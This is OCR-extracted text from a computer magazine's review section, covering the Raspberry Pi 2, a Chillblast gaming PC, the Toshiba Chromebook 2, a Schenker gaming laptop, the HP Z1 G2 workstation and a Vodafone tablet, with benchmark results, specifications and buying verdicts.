
in the developing world where CRT TVs are still common. If you don't have an HDMI-equipped monitor or TV, you can connect most PC monitors with an HDMI-to-DVI adaptor (around £4 from Maplin) and use the 3.5mm jack output for sound.

#### SOCKET AND SEE


The four USB ports enable you to plug in a keyboard and mouse and, if you don't want to use the Ethernet port, a wireless adaptor. The Pi Hut USB Wi-Fi Adapter costs £6 from [thepihut.com](http://thepihut.com). To ensure you have enough power for your peripherals, we recommend using a 2A phone or tablet charger to power the Pi instead of the sub-1A chargers that still ship with most phones. We found that the Pi still couldn't provide enough power to spin up an external bus-powered hard disk, so you're

best off sticking with flash drives or hard disks that have their own power supply. You'll also want a fast microSD card for snappy performance with the Pi's operating system – we had good results with a Class 10 16GB Sandisk Ultra card (around £8 from [www.ebuyer.com](http://www.ebuyer.com)).

You have a choice of operating systems for the Pi. The best way to experiment is to download NOOBS from [www.raspberrypi.org/downloads](http://www.raspberrypi.org/downloads), which offers you several operating systems to install. Most people should start with the Debian-based Raspbian,



▲ A four-core processor leads to a huge performance boost



▲ With OpenELEC installed, it's easy to stream music from your NAS to your Pi 2 and use your phone as a remote control





p28 | Toshiba Chromebook 2



p36 | Panasonic Lumix TZ70




p44 | LG 55EC930V



p52 | GoPro Hero4 Black



p62 | Dying Light



↑ Web browsing, image editing and some light spreadsheet work – you can do it all on the Pi 2

which is easy to use, while more adventurous types can use the highly configurable Arch Linux or the complex RISC OS. You can also use OpenELEC to turn the Pi into a media centre, as we describe below.

When we ran Raspbian on a Pi 2 and a B+ side by side, the performance difference was obvious. The B+ took 53 seconds to boot to the Raspbian Linux desktop from our microSD card, but the Pi 2 did it in 34 seconds. We also ran Roy Longbottom's Whetstone test on both models – see [tinyurl.com/pibenchmarks](http://tinyurl.com/pibenchmarks). The Pi B+ scored 263 millions of Whetstone instructions per second (MWIPS) while the Pi 2 managed a huge 525 MWIPS.

This extra grunt makes a big difference, as it moves the Pi 2 beyond being a vehicle for embedded apps and learning programming to being very nearly an everyday computer. LibreOffice runs better on the new model, for example. LibreOffice Writer was able to keep up with our typing, and it's now feasible to make and manipulate charts in Calc. We could even just about edit large images in Gimp.

Web pages were the Achilles heel of earlier Pi models and, while the Pi still won't replace your PC or tablet for smooth browsing, it's far more usable. The graphics-heavy [www.expertreviews.co.uk](http://www.expertreviews.co.uk) website takes around five

seconds to load and render on a powerful PC, but a glacial two minutes on a Pi B+. On the Pi 2, the page loads in 20 seconds.

Of course, you won't completely forget that your Pi is essentially a £30 card with passively cooled components. Its multitasking performance is pretty dire, for example, and if you're installing software, you can forget about doing much else at the same time. We were also unable to play video files on the Pi's VLC player and couldn't find a way to play YouTube videos, either in-browser or with software such as MiniTube. The list of things the Pi can't do is shrinking, though, and while it's not quite ready to be your only computer, the fact that it's in the running is impressive.

## CENTRE OF THE UNIVERSE

One way to get around multimedia problems is to use the OpenELEC operating system, which boots straight into the Kodi media centre application (formerly XBMC). Bear in mind that the OpenELEC version available through NOOBS and from the Raspberry Pi site is out of date. You need to get the latest Raspberry Pi image ([openelec.tv/get-openelec](http://openelec.tv/get-openelec)) and install it with Win32 Disk Imager ([tinyurl.com/win32diskimager](http://tinyurl.com/win32diskimager)). Kodi's attractive interface runs more smoothly on the new Pi,

and we were soon playing music and video from our Synology NAS to the Pi over UPnP, all controlled by an Android phone with the Synology DS audio and DS video apps. Audio was flawless but we sometimes had to disconnect from the Pi and reconnect before a video would play. Even so, the Pi is a great way to play music and video through your TV or hi-fi, all while drawing just 4W of power.

With the Pi 2, the Raspberry Pi has moved beyond its hobbyist roots. It's still perfect for embedded applications and learning how to program but is now powerful enough to use as a desktop computer. It's now even more of a bargain, so it wins a Best Buy award.

Chris Finnamore

## SPECIFICATIONS

PROCESSOR	Quad-core 900MHz ARM Cortex-A7
RAM	1GB
FRONT USB PORTS	None
REAR USB PORTS	4
TOTAL STORAGE	None
GRAPHICS CARD	Broadcom BCM2836
DISPLAY	None
OPERATING SYSTEM	Raspbian
WARRANTY	One year RTB
DETAILS	<a href="http://www.raspberrypi.org">www.raspberrypi.org</a>
PART CODE	Pi 2

# CHILLBLAST Fusion Raptor

COMPUTER  
SHOPPER  
BEST BUY

★★★★★

£1,099 inc VAT • From [www.chillblast.com](http://www.chillblast.com)

## VERDICT

The Fusion Raptor is a great-value gaming system with decent application performance and plenty of storage

**THERE'S A LOT** to like about the Fusion Raptor but its Phanteks Enthoo EVOLV case is particularly deserving of admiration. This high-quality case has a glossy metal exterior that's cool to the touch. We love the way the side panels are hinged from the back so they swing open like doors, as it makes accessing the internals incredibly easy. You can also lift each panel off its hinge to remove it, which takes tool-free access a step further than simple thumbscrews.

A massive 200mm fan in the front of the case and a 140mm fan in the top makes the Fusion Raptor almost silent. Phanteks usually fits its 140mm fan at the rear, but Chillblast has moved it to accommodate a Corsair H55 liquid cooling system. The cooler's 120mm fan is also pleasingly quiet. Dust filters are fitted to the front and base but not the top of the case. There aren't even grilles covering the top fan, which could be hazardous if you remove the top of the case while the fan is spinning.

## DREAR WINDOW

The viewing window in the side panel is a little under-utilised, as the only illumination comes from the logo on the MSI GTX 960 Gaming 2G graphics card. Otherwise the internals are awash in darkness. What the Fusion Raptor lacks in visual flourish, however, it more than makes up for with its other specifications. Inside, an Intel Core i7-4790K has been overclocked to 4.4GHz and paired with 16GB of 1,600MHz memory. In our new 4K-ready benchmarks it scored an excellent 151 overall, and did particularly well in

the tough multitasking segment with a score of 157. This is an excellent result and means the Fusion Raptor is up to any desktop task.

It's no slouch in games either. In Dirt Showdown at a resolution of 1,920x1,080 with 4x anti-aliasing and Ultra graphics, it produced 106fps. In Metro: Last Light it managed a respectable 294fps at 1,920x1,080 with everything set to Very High. Disabling SSAA anti-aliasing bumped frame rates to a perfectly playable 54fps.

For storage, Chillblast has installed a 120GB Samsung Evo 850 SSD for Windows 8.1 and a 2TB Seagate Barracuda 7,200rpm hard disk for your media. We'd have liked to see a larger system drive, because with the operating system installed, there's not much room left for applications and games that would benefit from the faster speeds of an SSD.

The Fusion Raptor's Asus Z97M-Plus microATX motherboard has four memory slots. Two are occupied with the PC's 16GB of RAM, but the motherboard supports up to 32GB, so there's scope to upgrade later. Two of the motherboard's six SATA3 ports are occupied by the storage drives, and there's also an M.2 port for a fast M.2 SSD.

## PAT ON THE BACK

Connectivity on the rear panel is fairly standard, with four USB3 ports, two USB, a legacy PS/2 port for keyboard and mouse, and Gigabit Ethernet for networking. There are six audio jacks for up to 7.1 audio. The case has two more USB3 ports on the front panel, as well as the usual headphone and microphone jacks. These connections are on the case's right side rather than the front or top, which is a little unusual. You'll need to make sure you have enough room around the side of the case if you want to connect things like USB flash drives.

There's a spare 3½in bay with a drive tray that lets you mount additional storage without the need for tools, and you can mount another 2½in drive on the back of the motherboard tray. With the side bracket attached, you can mount two more 2½in drives



or a single 2½in and 3½in drive vertically. Alternatively, you can remove the bracket and install a longer graphics card – you'll need to do this before you can swap out the GTX 960.


In theory, the case also supports an external 5¼in drive, but you won't be able to add one unless you remove the fan in the roof. Moving the top fan towards the front of the case would leave enough room for an optical drive. The 5¼in bay is actually mounted at the rear of the case, which helps maintain a clean and uncluttered appearance at the front, but it could be awkward if you need to access the optical drive frequently.

The design and the performance of the Chillblast Fusion Raptor didn't disappoint us. It marries great application performance with smooth gaming frame rates and is keenly priced considering the components used. It compares favourably with our previous Best Buy winner, the Scan 3XS Z97 Performance GTX, so it receives a Best Buy award.

Richard Easton

## SPECIFICATIONS

**PROCESSOR** Quad-core 4.4GHz Intel Core i7-4790K  
**RAM** 16GB  
**FRONT USB PORTS** 2x USB3  
**REAR USB PORTS** 2x USB, 4x USB3  
**TOTAL STORAGE** 120GB SSD, 2TB hard disk  
**GRAPHICS CARD** MSI GeForce GTX 960 Gaming 2G  
**DISPLAY** None  
**OPERATING SYSTEM** Windows 8.1  
**WARRANTY** Five years (Three years collect and return, two years RTB)  
**DETAILS** [www.chillblast.com](http://www.chillblast.com)  
**PART CODE** Fusion Raptor





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# Unleash The Power



## FULL HD CHROMEBOOK

# TOSHIBA Chromebook 2

COMPUTER  
SHOPPER  
RECOMMENDED



£270 inc VAT • From [www.johnlewis.com](http://www.johnlewis.com)

### VERDICT

An HD screen and improved performance make the Toshiba Chromebook 2 the best Chromebook around

**TOSHIBA'S FIRST CHROMEBOOK** was one of last year's best Google-powered laptops. It was great value, with a 13.3in form factor that allowed more room to manoeuvre than an 11in laptop while remaining portable. Toshiba has kept this winning formula for the Chromebook 2 but with several improvements that make it even more desirable – if a bit more expensive.

The biggest change is with the screen. The low-resolution 1,366x768 display found in almost every Chromebook has been replaced by a Full HD 1,920x1,080 pixel panel. This makes a huge difference when multitasking, as you can easily work with two windows side by side. At its current price, the Chromebook 2 is one of the cheapest laptops on the market to offer a Full HD screen.

Image quality is extremely impressive. In our tests the panel displayed 87.5 per cent of the sRGB colour gamut, which would be astonishing in a mid-range laptop, let alone one that costs less than £300. Contrast is also high at 973:1, with reasonably low black levels of 0.39cd/m². Aside from the £1,000-plus Chromebook Pixel, this is the best screen we've seen on a Chromebook.

The Chromebook 2 has plenty of other benefits too. Toshiba has cut the weight from 1.5kg to 1.35kg. It's a small change but carrying it in one hand is now much more comfortable. It's also slightly thinner, at 19.3mm compared with the original's 20mm. Toshiba has in turn reduced the number of USB ports from three to two, with a USB3 connector on the right and a slower USB port on the left side. Also present is a full-size HDMI port for connecting an external monitor, and a 3.5mm audio jack.

It's not a beautiful device, although the dotted texture on the lid adds a little flair. Its build quality feels good, though, with little flex when you push on the touchpad. Keyboards are typically Toshiba's weakness, and while the 13.3in case means there's plenty of room,

the shallow range of motion from the keys remains a slight issue. We had no problems with missed keystrokes, but we'd have liked a little bit more movement from the keys. Instead of a row of Fn keys at the top, the Chromebook 2 has a set of keys that control the Chrome OS operating system. Also missing is the Caps lock key, which has been replaced by a search button. Hitting the Alt key in conjunction with this button does activate Caps lock, though.

The Chromebook 2 is powered by an Intel Celeron N2840 and 4GB of RAM. It's a dual-core chip with a base clock speed of 2.16GHz and can boost to 2.58GHz when cool enough. Our standard benchmarks don't work with Chromebooks, so we ran the SunSpider 1.0.2 JavaScript test instead. It completed this in 549.9ms – slower than the previous Chromebook's 451.4ms. This is surprising given that the old Chromebook has a slower 1.4GHz processor, but while we have no reason to doubt the accuracy of the figure, the Chromebook 2 was much more sprightly when browsing image-heavy websites.

### CHARGER THE LIGHT BRIGADE

Battery life is good at 7h 20m, which is slightly longer than last year's model. With screen brightness turned down you could feasibly use this laptop all day without recharging, but you should carry the lightweight charger anyway if you can.

Chrome OS remains an interesting proposition, not least because manufacturers don't have to pay to install it on their devices. It's a lightweight operating system that

mostly runs in the Chrome web browser, but you can still carry out more basic tasks such as transferring photos from USB drives and SD cards. However, with only 16GB of SSD storage on board, you'll need to embrace working in the cloud. Google provides 100GB of Google Drive for two years to get you started. You don't need a constant internet connection to carry out basic work, either – Google Docs, Sheets and Slides can be used offline if you install a free extension from the Chrome webstore. The applications are good, with plenty of features, although not quite as comprehensive as Microsoft Office Online.

The Toshiba Chromebook 2 is the best Chromebook on sale in the UK at the time of writing, squeezing a Full HD screen and great performance into a device costing £270. It takes the crown as our favourite mid-sized Chromebook. Just be careful that you buy the correct model – when we searched for "Toshiba Chromebook 2" online, shops selling the original Toshiba Chromebooks were placed above stores selling the new version, so check the specifications before you buy.



With the likes of Asus releasing super-cheap laptops with cloud storage included, Chromebooks have a challenge on their hands. The higher price of this machine may put customers off, but we think it's definitely worth paying the extra for the Full HD screen.

*Michael Passingham*



## SPECIFICATIONS

**PROCESSOR** Dual-core 2.16GHz Intel Celeron N2840  
**RAM** 4GB  
**SIZE** 320x214x19mm  
**WEIGHT** 1.4kg  
**SCREEN SIZE** 13.3in  
**SCREEN RESOLUTION** 1,920x1,080  
**GRAPHICS ADAPTOR** Intel HD Graphics  
**TOTAL STORAGE** 16GB SSD  
**OPERATING SYSTEM** Google Chrome OS  
**WARRANTY** One year RTB  
**DETAILS** [www.toshiba.co.uk](http://www.toshiba.co.uk)  
**PART NUMBER** CB30-B-104





## HIGH-END GAMING LAPTOP

# SCHENKER XMG P505



£1,740 inc VAT • From [www.mysn.co.uk](http://www.mysn.co.uk)

### VERDICT

More powerful and better built than its predecessor, but the XMG P505 is badly let down by its screen

**NVIDIA'S NEW GENERATION** of laptop graphics processors have made their way into plenty of high-end gaming laptops, but so far we've only tested laptops with the GTX 970M. The Schenker XMG P505 gives us our first opportunity to test the top-end GTX 980M. It's fitting that the chip should arrive in a Schenker laptop, as it was this model's predecessor, the XMG P504, that gave us our first taste of the then top-end GTX 880M.

There are some big differences between the two models, the most obvious being the styling. The P504's ugly box has been replaced by a new Clevo-designed chassis with a thinner profile, a better keyboard and more attractive materials. The P505 feels less like a basic container for components and more like a laptop we'd show to our friends.

Instead of boxy edges, the new model has chamfered corners at the front of the lid and wrist rest. It's thinner, too, at 29mm when closed compared to the older model's 45mm, and it weighs just 2.5kg compared with the old model's hefty 3.3kg. All this makes for a more elegant laptop, although it's still very much a desktop replacement.

Part of the reason for this slimmer, lighter chassis is the omission of an optical drive. This won't be a problem for buyers who have fully embraced streaming services, but anyone who has an extensive disc library may have to buy an external drive, as there's no option to add an internal one.

Otherwise the XMG P505 has plenty of connectivity options. On the right side are two USB3 ports, Gigabit Ethernet, an SD card reader and three 3.5mm audio jacks. There's also a slot for a SIM card, but this looks to be a leftover from an alternative product because the P505 doesn't have a 3G or 4G modem, and the slot is blocked. On the left there's a third USB3 connector, an HDMI port and two DisplayPort connectors, making this laptop

perfect for connecting multiple monitors. Dual-band 802.11ac Wi-Fi comes as standard, so with a compatible router you should be able to achieve wireless speeds beyond 800Mbit/s.

Despite its more compact chassis, the XMG P505 is still able to keep its Nvidia graphics chip cool, maintaining a steady 60°C throughout our tests. The GTX 980M draws the same amount of power as the outgoing GTX 880M, so this is quite an achievement.

The XMG P505's gaming performance at Full HD resolutions is very impressive. Its score of 84fps in Dirt Showdown is beyond smooth, and in the demanding Metro: Last Light Redux it managed a playable 38fps. Disabling anti-aliasing bumped frame rates to a silky 67fps. Performance will vary from game to game, but the 980M is a powerful chip.

### UPGRADE EXPECTATIONS

A number of upgrades from the P504 have increased performance by a small amount across the board. The Intel Core i7-4710MQ has been replaced with a more powerful i7-4720HQ running at a base clock speed of 2.6GHz, although our pre-production review unit used a slightly slower i7-4710HQ running at 2.5GHz. It achieved an overall score of 78 in our new, tougher multimedia benchmarks. Performance peaked at 88 in the image-rendering test but fell to just 70 in the challenging multitasking test, which involves converting photos, rendering 4K video and playing 4K video simultaneously. In real-world use, the XMG P505 is suitable for intense

multimedia jobs and any game you subject it to. It won't last very long when away from the mains, though: we saw 3h 6m of battery life in our moderate usage test.

The model we tested came with 8GB of RAM, but you can upgrade this to 16GB or 32GB on the [mysn.co.uk](http://mysn.co.uk) website. There's a generous amount of storage too. Windows was installed on a 256GB Samsung M.2 SSD while a 1TB Western Digital Blue Slim hard disk leaves plenty of room for files and applications. Cheaper and lower-capacity storage is available if you want to spend less.

The Full HD screen was the only real letdown. Schenker claims 100 per cent sRGB coverage, but that proved wide of the mark in our tests. Our colour calibrator measured 83.7% coverage. Worse still, there's a noticeable colour shift from the top to the bottom of the screen when viewed from what we'd consider a normal angle. Contrast levels were just 306:1 and black levels were high at 1.17cd/m<sup>2</sup>. This leaves images washed out, and obscures detail in darker scenes.



The Schenker XMG P505 is perfect for gaming and multimedia tasks, although the screen is a disappointment. At this price, you should consider the slightly more expensive Aorus X7 v2 or the MSI GS70 2QE Stealth Pro, which is cheaper and only a bit less powerful.

*Michael Passingham*



## SPECIFICATIONS

**PROCESSOR** Quad-core 2.5GHz Intel Core i7-4710HQ  
**RAM** 8GB  
**SIZE** 385x271x29mm  
**WEIGHT** 2.5kg  
**SCREEN SIZE** 15.6in  
**SCREEN RESOLUTION** 1,920x1,080  
**GRAPHICS ADAPTOR** Nvidia GeForce GTX 980M  
**TOTAL STORAGE** 256GB SSD, 1TB hard disk  
**OPERATING SYSTEM** Windows 8.1  
**WARRANTY** Two years collect and return including parts  
**DETAILS** [www.mysn.co.uk](http://www.mysn.co.uk)  
**PART NUMBER** XMG P505



## ALL-IN-ONE WORKSTATION

# HP Z1 G2 Workstation

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### VERDICT

The HP Z1 G2 is a refreshingly upgradable all-in-one workstation with plenty of power

**WORKSTATIONS ARE PCs** built for demanding work such as computer-aided design (CAD), graphic design and video editing. As such they come with powerful processors, professional-level graphics and ECC memory for a combination of sheer processing power and rock-steady reliability. They're typically lumbering desktop systems, but HP's Z1 G2 is an all-in-one workstation that helps remove clutter from your desk.

A complaint often levelled at all-in-one PCs is that they can't be expanded or serviced, but HP has addressed these shortcomings. With the system flat on its stand, the LCD screen pops open like the bonnet of a car to provide tool-less access to the power supply, MXM graphics module, hard disks, optical drive and memory modules. Many components can be removed easily with plastic handles and caddies, so swapping them out is a breeze.

The G2 is HP's second-generation Z1 Workstation, and its stand has seen major improvements. The rear ports are now easier to access, and adjusting the angle of the screen now requires less effort.

### THE NEW BLACK

The Z1 G2 isn't the most exciting all-in-one to look at, with a thick black bezel and a chunky chassis. The stand has a large footprint to accommodate its multitude of adjustment angles and to keep it steady when lying flat. A set of speakers have been built in below the display, but the sound they produce is thin. There's also a 2-megapixel camera on the top of the display for video chats.

The display is excellent, however, with a 2,560x1,440 resolution and, according to HP, the ability to produce 100 per cent of the sRGB colour gamut. Our colour calibration test confirmed this – we measured 99.7 per cent coverage, which is ideal for anyone

involved in colour-sensitive work. Black levels of 0.40cd/m<sup>2</sup> aren't the deepest or richest we've recorded, and its contrast ratio of 1,070:1 could be higher, but the display looks great.

The Z1 G2 may look rather utilitarian but its specification is far from dull. It can be configured with a Core i3 or i5 processor, or even a Xeon chip. Our system was equipped with the quad-core Intel Xeon E3-1245 v3, running at 3.4GHz, and 16GB of DDR3 memory running at 1,800MHz. The Z1 G2 supports up to 32GB in total, and in the model we tested just two of the four slots were in use, so there's room for expansion. Our review PC also came with a 256GB mSATA SSD system drive and a 1TB Western Digital Velociraptor workstation hard disk with a spindle speed of 10,000rpm, so both should be more than fast enough for data-intensive tasks.

### TOP MARKS

We put the Z1 G2 through our tough new desktop benchmarks, which incorporate 4K video editing. It scored 118 overall, and performed particularly well in the image- and video-editing tests. A score of 118 in our new test is beyond respectable for an all-in-one system, and the Z1 G2 had no trouble working with multiple 4K video streams simultaneously in Sony Vegas Pro, either.

Our system came with an Nvidia Quadro K4100M graphics card with 4GB of GDDR5 memory. Quadro cards differ from consumer cards in that specialist software can take advantage of the GPU to boost performance, including Adobe Photoshop CS6 and CAD packages from the likes of AutoDesk. This

graphics card is often found in mobile workstations and, despite having 1,152 CUDA cores and a 256-bit memory interface, isn't really geared towards gaming. It wouldn't render games with anti-aliasing on but managed 24.7fps in Metro: Last Light at 1,920x1,200 resolution, and Very High quality graphics.

The Z1 G2 has lots of connections for



an all-in-one PC. It has two USB3 ports on the side, one of which can charge a smartphone or tablet when the system is turned off. There's also an SD card reader, headphone jack and mic jack directly below, and our system came with an optional Thunderbolt 2 module for super-fast data transfers to compatible disks.


The rear ports are tricky to access thanks to the large and slightly unwieldy stand, but here you'll find four USB ports, Gigabit Ethernet, audio jacks for connecting satellite speakers and an optical S/PDIF connection. There's also a DisplayPort connection for a second monitor, and you can also use the Thunderbolt 2 port for additional displays.

The HP Z1 G2 marries the convenience and space-saving aspects of an all-in-one with workstation-class performance thanks to its processor and graphics card. The display is fantastic for colour accuracy, too, making this PC a boon for anyone in the visual industries.

*Richard Easton*

### SPECIFICATIONS

**PROCESSOR** Quad-core 3.4GHz Intel Xeon E3-1245 v3  
**RAM** 16GB  
**FRONT USB PORTS** 2x USB3  
**REAR USB PORTS** 4x USB  
**TOTAL STORAGE** 256GB SSD, 1TB hard disk  
**GRAPHICS CARD** Nvidia Quadro K4100M  
**DISPLAY** 27in IPS  
**OPERATING SYSTEM** Windows 8.1  
**WARRANTY** Three years onsite  
**DETAILS** www.hp.com/uk  
**PART CODE** G1X47EA#ABU







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## BUDGET ANDROID TABLET

# VODAFONE Smart Tab 4G



£125 inc VAT • From [www.vodafone.co.uk](http://www.vodafone.co.uk)

### VERDICT

The Smart Tab 4G is a well-made tablet with a bright screen, but colour accuracy and performance could be better

**WITH A SIM** card slot and support for Vodafone's 4G network, the Smart Tab 4G could be ideal for streaming movies and TV shows on the go. At 8mm thick and with an 8in screen, it's reasonably portable compared to its big-screen rivals, while the soft touch rear and smooth, rounded corners make it comfortable to hold for long periods of time.

Vodafone's data contracts aren't cheap, with prices starting at £19 a month for 1GB of 4G data, up to £31 a month for 8GB of data. With a £29 upfront cost, the total cost of ownership can be as high as £753 over two years. Alternatively, you can buy the tablet for £125 on Pay as you Go and top up your 30-day data allowance to suit your needs.

The prepaid price in particular makes the Smart Tab 4G cheap for a tablet with integrated mobile data, but its specification suits its price. The tablet's quad-core 1.2GHz Qualcomm Snapdragon 410 processor is no quicker than an entry-level smartphone's. Its SunSpider JavaScript score of 1,239ms is a long way behind its larger 10in rivals and almost 400ms slower than the £129 Tesco Hudl 2. This sluggishness was particularly apparent when scrolling image-heavy websites such as BBC News and The Guardian.

### MAKING A MARK

It's not all bad news, though. Our PCMark benchmarks measure a tablet's performance based on web browsing, video playback, photo editing and writing documents. Overall, the Smart Tab 4G scored a fairly mediocre 2,983, but its high video playback score of 4,063 is almost as fast as flagship phones such as the Samsung Galaxy Note 4. This bodes well for watching content on the go, as you should be able to open and search within videos quickly with minimal loading times.

The Smart Tab 4G isn't well suited to playing games, barely breaking above 23fps in our 3DMark Ice Storm test, and could manage only a juddery 15.9fps in Ice Storm Extreme. This again pales by Hudl 2 standards. The Smart Tab 4G should be able to play casual games, as it managed a smoother 29.6fps in Epic Citadel on Ultra High quality settings.

Sadly, films and games will never look their best on the Smart Tab 4G's 8in 1,280x800 IPS screen, as our colour calibrator showed it was displaying only 71.7% of the sRGB colour gamut. While this is average for a tablet, we'd normally expect IPS panels to score higher, as they're meant to produce more accurate colours than their TN counterparts. However, the Smart Tab 4G's warm colour coverage was particularly weak, leaving images and videos looking washed out and lacking in vibrancy.

### ANY WHICH WAY

The one advantage the Smart Tab 4G's IPS panel does bring is ultra wide viewing angles, which helps keep the screen clear and visible even when you're looking at the tablet from the side. We were also pleased with the screen's contrast ratio of 1,139:1, as this gave our videos plenty of fine shadow detail. Brightness is decent, too; we measured a peak brightness of 372.76cd/m<sup>2</sup>. It's not the most vivid screen we've tested, but you'll be able to see your videos clearly outside or if you have a window seat on the morning commute.

Keeping the brightness high will have a negative impact on battery life, but the Smart Tab 4G's 4,060mAh battery should keep you going for most of the day. It lasted 8h 52m in our continuous video playback test with the screen set to half brightness, which is pretty decent by 8in tablet standards.

The Smart Tab 4G has only 8GB of onboard storage for local files, so if you like queuing up lots of BBC iPlayer downloads you'll probably want to use its microSD card slot, which can support cards up to 64GB.

The tablet comes pre-loaded with a lot of Vodafone apps, but you can easily get rid of the screen-hogging widgets to reduce the amount of onscreen clutter. Some apps are worth keeping if you're a Vodafone mobile customer, though; the My Vodafone app lets you check the number of minutes, texts and data you've used if you're on a pay monthly contract, or your remaining credit and freebies if you're on pay-as-you-go. The Vodafone Net Perform app lets you



monitor your data usage and test network speeds, and the Smart Weather and Smart Flow wallpaper apps are also fairly innocuous, but we'd recommend ditching the My Web browser in favour of Chrome.

### SNAP JUDGEMENT

As with most tablet cameras, the 5-megapixel sensor on the back of the Smart Tab 4G is a bit of a token addition, but it still takes perfectly good shots for uploading to social networks. Colours are fairly accurate and there's a good level of detail, but we did notice some noise and speckled rainbow effects starting to creep in on large expanses of sky or block colours.

